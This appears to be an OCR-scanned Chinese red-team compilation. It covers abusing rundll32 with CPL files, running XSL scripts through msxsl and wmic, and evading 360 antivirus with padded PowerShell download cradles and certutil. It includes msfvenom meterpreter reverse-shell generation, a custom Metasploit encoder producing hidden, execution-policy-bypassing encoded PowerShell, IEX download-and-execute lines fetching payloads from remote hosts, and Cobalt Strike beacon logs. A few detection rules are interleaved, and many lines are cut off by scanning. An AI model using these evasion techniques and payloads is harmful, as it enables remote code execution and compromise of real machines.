


技术复现(双击)



技术复现(使用导出函数Control_RunDLL)

```
rundll32.exe shell32.dll,Control_RunDLL c:\users\W10PC1\desktop\CPIApplet.cpl
```



威胁检测

- **数据源**：API监视，二进制文件元数据，DLL监视，Windows注册表，Windows事件日志，进程命令行参数，进程监视
- **进程特征**：（级别：高）

```
# 无论是通过control.exe执行、还是双击，最后都会通过rundll32调用shell32的导出函数Control_F

Image contains 'rundll32.exe' AND CommandLine contains 'Shell32.dll' AND Commanc
```

Table JSON

Field	Value
@timestamp	November 12th 2019, 13:25:41.000
@version	1
CommandLine	\"C:\\Windows\\system32\\rundll32.exe\" Shell32.dll\,Control_RunDLL \"C:\\Users\\W10PC1\\Desktop\\CPlApplet.cpl\"\,
Company	Microsoft® Windows® Operating System
Confidence_Level	Techniques
CurrentDirectory	C:\\Users\\W10PC1\\Desktop\\
Description	Windows host process (Rundll32)
FileVersion	10.0.18362.1 (WinBuild.160101.0800)
Hashes	MD5=F68AF942FD7CCC0E7BAB1A2335D2AD26\,SHA256=11064E9EDC605BD5B0C0A505538A005FD7DE53883AF342F091687CAE8628ACD0
Image	C:\\Windows\\System32\\rundll32.exe
IntegrityLevel	Medium
LogonGuid	{1cd795ec-85f7-5dc2-0000-002094dd1000}
LogonId	0x10dd94
ParentCommandLine	\"C:\\Windows\\System32\\control.exe\" \"C:\\Users\\W10PC1\\Desktop\\CPlApplet.cpl\"\,
ParentImage	C:\\Windows\\System32\\control.exe
ParentProcessGuid	{1cd795ec-4073-5dca-3f00-0010abd09e71}
ParentProcessId	22428

- **进程特征**：（级别：仅审计）

```
# 执行的payload文件后缀名不一定是cpl，可以是任意后缀，为了防止被绕过检测。需要记录其他相关调用

Image contains 'rundll32.exe' AND CommandLine contains 'Shell32.dll' AND Commanc
```

Field	Value
@timestamp	November 12th 2019, 13:27:29.000
@version	1
CommandLine	\"C:\\Windows\\system32\\rundll32.exe\" Shell32.dll\,Control_RunDLL C:\\Users\\W10PC1\\Desktop\\CPlApplet.tmp
Company	Microsoft® Windows® Operating System
Confidence_Level	Techniques
CurrentDirectory	C:\\Users\\W10PC1\\
Description	Windows host process (Rundll32)
FileVersion	10.0.18362.1 (WinBuild.160101.0800)
Hashes	MD5=F68AF942FD7CCC0E7B4B1A2335D24D26\,SHA256=11064E9E0C6058D580C0A505538A0D5FD7DE53883AF342F091687CAE86284CD0
Image	C:\\Windows\\System32\\rundll32.exe
IntegrityLevel	Medium
LogonGuid	{1cd795ec-85f7-5dc2-0000-002094dd1000}
LogonId	0x10dd94
ParentCommandLine	control.exe C:\\Users\\W10PC1\\Desktop\\CPlApplet.tmp
ParentImage	C:\\Windows\\System32\\control.exe
ParentProcessGuid	{1cd795ec-40e1-5dca-3f00-00109500b373}
ParentProcessId	21552
ProcessGuid	{1cd795ec-40e2-5dca-3f00-0010e100b473}
ProcessId	3000

T1220 XSL Script Processing

XSL 指扩展样式表语言（*E*Xtensible *S*tylesheet *L*anguage）。万维网联盟 (W3C) 开始发展 XSL 的原因是：存在着对于基于 XML 的样式表语言的需求。在红蓝对抗中，使用XSL文件执行恶意代码有时可以帮助我们绕过APPLocker。下面介绍两种利用手段。

命令执行

技术复现(MSXSL.EXE)

msxsl.exe是微软用于命令行下处理XSL的一个程序，通过它我们可以执行XSL内的JavaScript进而执行系统命令。下载地址:https://www.microsoft.com/en-us/download/confirmation.aspx?id=21714。msxsl命令行接收形为 msxsl.exe {xmlfile} {xslfile} 的参数。由于XSL算是一种特殊的XML，我们可以使用msxsl.exe {xslfile} {xslfile}调用xsl文件内的命令。

```
Ail.xsl

<?xml version='1.0'?>

<xsl:stylesheet version="1.0"

xmlns:xsl="http://www.w3.org/1999/XSL/Transform"

xmlns:msxsl="urn:schemas-microsoft-com:xslt"

xmlns:user="https://www.dbappsecurity.com.cn">


<msxsl:script language="JScript" implements-prefix="user">

   function xml(nodelist) {

var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

   return nodelist.nextNode().xml;



   }

</msxsl:script>

<xsl:template match="/">

   <xsl:value-of select="user:xml(.)"/>

</xsl:template>


</xsl:stylesheet>
```

本地执行

```
msxsl.exe Ail.xsl Ail.xsl
```

```
atomics\T1220\src>msxsl.exe Ail.xsl Ail.xsl
 ??xml version="1.0" encoding="UTF-16"?>
 lt;?xml version="1.0"?&gt;
&lt;xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:user="https://www.dbappsecurity.com.cn"&gt;

&lt;msxsl:script language="JScript" implements-prefix="user"&gt;
   function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
   return nodelist.nextNode().xml;
   }
&lt;/msxsl:script&gt;
&lt;xsl:template match="/"&gt;
   &lt;xsl:value-of select="user:xml(.)"/&gt;
&lt;/xsl:template&gt;
```




远程执行

```
msxsl.exe http://xxx.xxx.xxx.xxx/Ail.xsl http://xxx.xxx.xxx.xxx/Ail.xsl
```

```
atomics\T1220\src>msxsl.exe http://.../Ail.xsl http://...
...hdau/Ail.xsl
 ??xml version="1.0" encoding="UTF-16"?>
 lt;?xml version="1.0"?&gt;
&lt;xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:user="https://www.dbappsecurity.com.cn"&gt;

&lt;msxsl:script language="JScript" implements-prefix="user"&gt;
   function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
   return nodelist.nextNode().xml;
   }
```




技术复现(WMIC.EXE)

wmic可以通过形如:wmic.exe {wmic_command} /FORMAT:{xsl_file}的方式执行xsl内的恶意代码。{wmic command内可以填写任意的wmic可执行的命令}

本地执行


```
wmic process get name /format:Ail.xsl
```




```
atomics\T1220\src>wmic process get name /format:Ail.xsl
<?xml version="1.0" encoding="UTF-16"?>&lt;COMMAND SEQUENCENUM="1" ISSUEDFROM="
IANHE-SECEND" STARTTIME="11-07-2019T14:38:59" EVERYCOUNT="0"&gt;&lt;REQUEST&gt;&
lt;COMMANDLINE&gt;  process get name /format:Ail.xsl&lt;/COMMANDLINE&gt;&lt;COM
ANDLINECOMPONENTS&gt;&lt;NODELIST&gt;&lt;NODE&gt;TIANHE-SECEND&lt;/NODE&gt;&lt;
NODELIST&gt;&lt;/COMMANDLINECOMPONENTS&gt;&lt;CONTEXT&gt;&lt;NAMESPACE&gt;root\
imv2&lt;/NAMESPACE&gt;&lt;ROLE&gt;root\cli&lt;/ROLE&gt;&lt;IMPLEVEL&gt;IMPERSON
TE&lt;/IMPLEVEL&gt;&lt;AUTHLEVEL&gt;PKTPRIVACY&lt;/AUTHLEVEL&gt;&lt;LOCALE&gt;m
_804&lt;/LOCALE&gt;&lt;PRIVILEGES&gt;ENABLE&lt;/PRIVILEGES&gt;&lt;TRACE&gt;OFF&
t;/TRACE&gt;&lt;RECORD&gt;N/A&lt;/RECORD&gt;&lt;INTERACTIVE&gt;OFF&lt;/INTERACT
VE&gt;&lt;FAILFAST&gt;OFF&lt;/FAILFAST&gt;&lt;OUTPUT&gt;STDOUT&lt;/OUTPUT&gt;&l
;APPEND&gt;STDOUT&lt;/APPEND&gt;&lt;USER&gt;N/A&lt;/USER&gt;&lt;AGGREGATE&gt;ON
lt;/AGGREGATE&gt;&lt;/CONTEXT&gt;&lt;/REQUEST&gt;&lt;RESULTS NODE="TIANHE-SECEN
"&gt;&lt;CIM&gt;&lt;INSTANCE CLASSNAME="Win32_Process"&gt;&lt;PROPERTY NAME="Na
e" TYPE="string"&gt;&lt;VALUE&gt;System Idle Process&lt;/VALUE&gt;&lt;/PROPERTY
gt;&lt;/INSTANCE&gt;&lt;INSTANCE CLASSNAME="Win32_Process"&gt;&lt;PROPERTY NAME
"Name" TYPE="string"&gt;&lt;VALUE&gt;System&lt;/VALUE&gt;&lt;/PROPERTY&gt;&lt;/
NSTANCE&gt;&lt;INSTANCE CLASSNAME="Win32_Process"&gt;&lt;PROPERTY NAME="Name" T
PE="string"&gt;&lt;VALUE&gt;smss.exe&lt;/VALUE&gt;&lt;/PROPERTY&gt;&lt;/INSTANC
&gt;&lt;INSTANCE CLASSNAME="Win32_Process"&gt;&lt;PROPERTY NAME="Name" TYPE="st
ing"&gt;&lt;VALUE&gt;csrss.exe&lt;/VALUE&gt;&lt;/PROPERTY&gt;&lt;/INSTANCE&gt;&
t;INSTANCE CLASSNAME="Win32_Process"&gt;&lt;PROPERTY NAME="Name" TYPE="string"&
t;&lt;VALUE&gt;csrss.exe&lt;/VALUE&gt;&lt;/PROPERTY&gt;&lt;/INSTANCE&gt;&lt;INS
ANCE CLASSNAME="Win32_Process"&gt;&lt;PROPERTY NAME="Name" TYPE="string"&gt;&lt
VALUE&gt;wininit.exe&lt;/VALUE&gt;&lt;/PROPERTY&gt;&lt;/INSTANCE&gt;&lt;INSTANC
```


远程执行

```
wmic process get name /format:"http://xxx.xxx.xxx.xxx/Ail.xsl"       //这里的forma
```




```
atomics\T1220\src>wmic process get name /FORMAT:"http://                v\Ail
.xsl"
<?xml version="1.0" encoding="UTF-16"?>&lt;COMMAND SEQUENCENUM="1" ISSUEDFROM="T
IANHE-SECEND" STARTTIME="11-07-2019T15:00:09" EVERYCOUNT="0"&gt;&lt;REQUEST&gt;&
lt;COMMANDLINE&gt;  process get name /FORMAT:"http://47.98.239.204\webdav\Ail.xs
l"&lt;/COMMANDLINE&gt;&lt;COMMANDLINECOMPONENTS&gt;&lt;NODELIST&gt;&lt;NODE&gt;T
IANHE-SECEND&lt;/NODE&gt;&lt;/NODELIST&gt;&lt;/COMMANDLINECOMPONENTS&gt;&lt;CONT
EXT&gt;&lt;NAMESPACE&gt;root\cimv2&lt;/NAMESPACE&gt;&lt;ROLE&gt;root\cli&lt;/ROL
E&gt;&lt;IMPLEVEL&gt;IMPERSONATE&lt;/IMPLEVEL&gt;&lt;AUTHLEVEL&gt;PKTPRIVACY&lt;
/AUTHLEVEL&gt;&lt;LOCALE&gt;ms_804&lt;/LOCALE&gt;&lt;PRIVILEGES&gt;ENABLE&lt;/PR
IVILEGES&gt;&lt;TRACE&gt;OFF&lt;/TRACE&gt;&lt;RECORD&gt;N/A&lt;/RECORD&gt;&lt;IN
TERACTIVE&gt;OFF&lt;/INTERACTIVE&gt;&lt;FAILFAST&gt;OFF&lt;/FAILFAST&gt;&lt;OUTP
UT&gt;STDOUT&lt;/OUTPUT&gt;&lt;APPEND&gt;STDOUT&lt;/APPEND&gt;&lt;USER&gt;N/A&lt
;/USER&gt;&lt;AGGREGATE&gt;ON&lt;/AGGREGATE&gt;&lt;/CONTEXT&gt;&lt;/REQUEST&gt;&
lt;RESULTS NODE="TIANHE-SECEND"&gt;&lt;CIM&gt;&lt;INSTANCE CLASSNAME="Win32_Proc
ess"&gt;&lt;PROPERTY NAME="Name" TYPE="string"&gt;&lt;VALUE&gt;System Idle Proce
ss&lt;/VALUE&gt;&lt;/PROPERTY&gt;&lt;/INSTANCE&gt;&lt;INSTANCE CLASSNAME="Win32_
Process"&gt;&lt;PROPERTY NAME="Name" TYPE="string"&gt;&lt;VALUE&gt;System&lt;/VA
LUE&gt;&lt;/PROPERTY&gt;&lt;/INSTANCE&gt;&lt;INSTANCE CLASSNAME="Win32_Process"&
```


威胁检测

数据源:进程监视，进程命令行参数，网络的进程使用，DLL监视

MSXSL.EXE

进程特征：（级别：高）

```
#当MSXSL.EXE作为父进程创建其他进程时视为可疑

ParentImage regex '^.*msxsl\.exe$'
```

字段	值
@timestamp	November 7th 2019, 16:44:15.000
@version	1
CommandLine	"C:\\Windows\\System32\\calc.exe"
Company	Microsoft® Windows® Operating System
CurrentDirectory	C:\\Users\\w7pc\\Desktop\\
Description	Windows Calculator
FileVersion	6.1.7601.17514 (win7sp1_rtm.101119-1850)
Hashes	[illegible]
Image	C:\\Windows\\SysWOW64\\calc.exe
IntegrityLevel	Medium
LogonGuid	{D1F17FCE-D69F-5DBF-0000-002026150600}
LogonId	0x61526
ParentCommandLine	msxsl.exe Ail.xsl Ail.xsl
ParentImage	C:\\Users\\w7pc\\Desktop\\msxsl.exe
ParentProcessGuid	{D1F17FCE-D796-5DC3-0000-001018A36C01}
ParentProcessId	[illegible]

加载项特征：（级别：高）

```
#当MSXSL.EXE加载jscript.dll时视为可疑

Image regex '^.*msxsl\.exe$' AND ImageLoaded contains 'jscript.dll'
```

字段	值
@timestamp	November 7th 2019, 16:44:15.000
@version	1
Company	Microsoft ® JScript
Description	Microsoft ® JScript
FileVersion	5.8.9600.19507
Hashes	[illegible]
Image	C:\\Users\\w7pc\\Desktop\\msxsl.exe
ImageLoaded	C:\\Windows\\SysWOW64\\jscript.dll
ProcessGuid	{D1F17FCE-D796-5DC3-0000-001018A36C01}
ProcessId	1484

WMIC.EXE

加载项特征：（级别：高）

```
#当WMIC.EXE加载jscript.dll视为可疑

Image regex '^.*wmic\.exe$' AND ImageLoaded contains 'jscript.dll'
```

字段	值
@timestamp	November 7th 2019, 17:21:28.000
@version	1
Company	Microsoft ® JScript
Description	Microsoft ® JScript
FileVersion	5.8.9600.[illegible]
Hashes	[illegible]
Image	C:\\Windows\\System32\\wbem\\WMIC.exe
ImageLoaded	C:\\Windows\\System32\\jscript.dll
ProcessGuid	{D1F17FCE-E04F-5DC3-0000-0010FCFD7A01}

Powershell

利用360正则不严执行powershell上线

0x01 前言

360作为目前国内用得最多的安全软件，在强大的木马库、病毒库加持下，通常免杀如：加载器、shellcode处理都会迅速失效。如果通过360正则的缺陷进行绕过，将会比处理shellcode更为简便。

0x02 powershell fuzzing

powershell无文件利用自blackhat演讲至今已经过去近5年，将来的日子会越来越不好过，windows的审计会越来越细，以后将是.NET的天下。从CS推荐使用.NET内存加载开始就已经慢慢变成红队的主流(execute-assembly)。

生成powershell web delivery

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring
```



1)fuzz参数


fuzz思路，逐一去掉参数，查看360过滤的参数是哪些，然后再考虑bypass

去除IP，fail

去除-c，fail

去除-w，success

去掉-w hidden尝试，success



-w hidden只是将窗口样式改成隐藏，不影响执行，用webshell或者wmic执行都可以

payload

```
powershell.exe -nop -c "IEX ((new-object net.webclient).downloadstring('http://1
```


2)bypass参数

尝试填充字符



以-Version作为flag，看是否能正常执行

fff不是version参数




去掉-Version，非法参数

-w 不能用ff作为间隔符



换空格，成功bypass，安全间隔489个空格



192.168.29.132	192.168.29.132	rootrain *	WIN-IDOKUBF6U0I	1116	673ms
192.168.29.132	192.168.29.132	rootrain *	WIN-IDOKUBF6U0I	3312	236ms
192.168.29.132	192.168.29.132	rootrain *	WIN-IDOKUBF6U0I	5772	768ms

Event Log X | Listeners X | Credentials X | Targets X | Listeners X | Sites X

```
07/17 15:29:54 *** initial beacon from Administrator *@192.168.29.129 (WIN-UIUC36T9913)
07/17 15:58:58 *** initial beacon from Administrator *@192.168.29.129 (WIN-UIUC36T9913)
07/17 16:32:40 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 16:44:22 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 16:45:24 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 17:01:10 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 17:04:16 *** initial beacon from Administrator *@192.168.29.129 (WIN-UIUC36T9913)
07/17 17:04:18 *** initial beacon from Administrator *@192.168.29.129 (WIN-UIUC36T9913)
07/17 17:04:21 *** initial beacon from SYSTEM *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 17:04:21 *** initial beacon from SYSTEM *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 17:05:18 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 17:58:13 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 18:05:35 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 18:05:50 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
07/17 18:16:42 *** initial beacon from rootrain *@192.168.29.132 (WIN-IDOKUBF6U0I)
```

payload

```
powershell.exe -nop -w
```


3)字符拼接

在前面fuzz参数的时候得知空格可以作为分隔符，绕开360的检测长度。然后就想是否可以通过其他字符代替空格。

在试了~!@#$%^&*()_+<>?:"{}|之后，发现换行符^与占位符"可用，填充之后不会报错。但是由于^用得太多，360拦截太狠，而且换行符不能连续出现，导致它凑不够489个安全距离字符：只能p^o^w^e^r.......这样。

剩下还有双引号，在命令行下的双引号一般当做一个占位的作用，避免windows在识别路径的时候因为出现空格而被分隔(C:\Program Files)。

在命令任意位置填充均可。powershell中参数之间无法使用，会将双引号当做参数处理，只能处理powershell.exe



payload

```
power"""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""""
```

0x03 小彩蛋

360对certutil的缺陷处理

直接下载文件会拦截

先执行certutil

再执行certutil -urlcache -f -split http://www.baidu.com/qq.exe

就可以绕过拦截

关于Powershell对抗安全软件

关于Powershell对抗安全软件

知识点介绍:

- Windows PowerShell是以.NET Framework技术为基础，并且与现有的WSH保持向后兼容，因此它的脚本程序不仅能访问.NET CLR，也能使用现有的COM技术。同时也包含了数种系统管理工具、简易且一致的语法，提升管理者处理，常见如登录数据库、WMI。Exchange Server 2007以及System Center Operations Manager 2007等服务器软件都将内置Windows PowerShell。
- Windows PowerShell的强大，并且内置，在渗透过程中，也让渗透变得更加有趣。而安全软件的对抗查杀也逐渐开始针对powershell的一切行为。在https://technet.microsoft.com 看到文档如下:

```
Here is a listing of the available startup parameters:

-Command Specifies the command text to execute as though it were typed at the Pc

-EncodedCommand Specifies the base64-encoded command text to execute.

-ExecutionPolicy Sets the default execution policy for the console session.

-File Sets the name of a script fi le to execute.

-InputFormat Sets the format for data sent to PowerShell as either text string c

-NoExit Does not exit after running startup commands. This parameter is useful w

-NoLogo Starts the PowerShell console without displaying the copyright banner.

-Noninteractive Starts the PowerShell console in non-interactive mode. In this m

-NoProfile Tells the PowerShell console not to load the current user's profile.

-OutputFormat Sets the format for output as either text string or serialized XML

-PSConsoleFile Loads the specified Windows PowerShell console file. Console file
```

```
-Sta Starts PowerShell in single-threaded mode.

-Version Sets the version of Windows PowerShell to use for compatibility, such a

-WindowStyle Sets the window style as Normal, Minimized, Maximized, or Hidden. T
```

针对它的特性，本地测试：


```
Add-Type -AssemblyName PresentationFramework;

[System.Windows.MessageBox]::Show('Micropoor')
```

```
PS C:\Users\John> Add-Type -AssemblyName PresentationFramework;[System.Windows.M
essageBox]::Show('Micropoor')
```





```
C:\Users\John>powershell.exe -EncodedCommand QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwB
lAG0AYgBsAHkATgBhAG0AZQAgAFAAcgBlAHMAZQBuAHQAYQB0AGkAbwBuAEYAcgBhAG0AZQB3AG8AcgB
rADsAWwBTAHkAcwB0AGUAbQAuAFcAaQBuAGQAbwB3AHMALgBNAGUAcwBzAGEAZwBlAEIAbwB4AF0AOgA
6AFMAaABvAHcAKAAnAE0AaQBjAHIAbwBwAG8AbwByACcAKQAKAA==
```



上文所说，越来越多的杀软开始对抗，powershell的部分行为，或者特征。以msfvenom为例，生成payload。


```
kali# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.177 LPORT=8080 -f psh-reflection >micropoor.ps1
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of psh-reflection file: 2763 bytes
```

micropoor.ps1不幸被杀。



针对powershell特性，更改payload





接下来考虑的事情是如何把以上重复的工作变成自动化，并且针对powershell，DownloadString特性，设计出2种payload形式：

（1）目标机出网

（2）目标机不出网

并且根据需求，无缝连接Metasploit。

根据微软文档，可以找到可能对以上有帮助的属性，分别为：

1. WindowStyle

1. NoExit

1. EncodedCommand

1. exec

- 自动化实现如下：

```
#       copy base64.rb to metasploit-framework/embedded/framework/modules/encode
#       E.g
#       msf encoder(powershell/base64) > use exploit/multi/handler
#       msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse
#       payload => windows/x64/meterpreter/reverse_tcp
#       msf exploit(multi/handler) > exploit

#       msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=

#       [*] Started reverse TCP handler on xx.1xx.xx.xx:xx

class MetasploitModule < Msf::Encoder
  Rank = NormalRanking

  def initialize
    super(
      'Name'             => 'Powershell Base64 Encoder',
      'Description'      => %q{
        msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx LPORT=
      },
      'Author'           => 'Micropoor',
      'Arch'             => ARCH_CMD,
      'Platform'         => 'win')
```

```
    register_options([
      OptBool.new('payload', [ false, 'Use payload ', false ]),
      OptBool.new('x64', [ false, 'Use syswow64 powershell', false ])
    ])

  end

  def encode_block(state, buf)
    base64 = Rex::Text.encode_base64(Rex::Text.to_unicode(buf))
    cmd = ''
    if datastore['x64']
      cmd += 'c:WindowsSysWOW64WindowsPowerShellv1.0powershell.exe '
    else
      cmd += 'powershell.exe '
    end
    if datastore['payload']
      cmd += '-windowstyle hidden -exec bypass -NoExit '
    end
    cmd += "-EncodedCommand #{base64}"
  end
end



# if use caidao
```

```
# execute echo powershell -windowstyle hidden -exec bypass -c ""IEX (New-Object
# xxx.ps1 is msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx L
```

```
copy powershell_base64.rb to metasploit-framework/embedded/framework/modules/enc
```

参数 payload 选择是否使用Metasploit payload，来去掉powershell的关键字。

例1（目标出网，下载执行）：

```
echo powershell -windowstyle hidden -exec bypass -c ""IEX (New-Object Net.WebCli
```

```
kali# echo powershell -windowstyle hidden -exec bypass -c \""IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.117/micropoor.ps1');\"" |msfvenom -e powershell/base64 --arch x64 --platform windows
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of powershell/base64
powershell/base64 succeeded with size 391 (iteration=0)
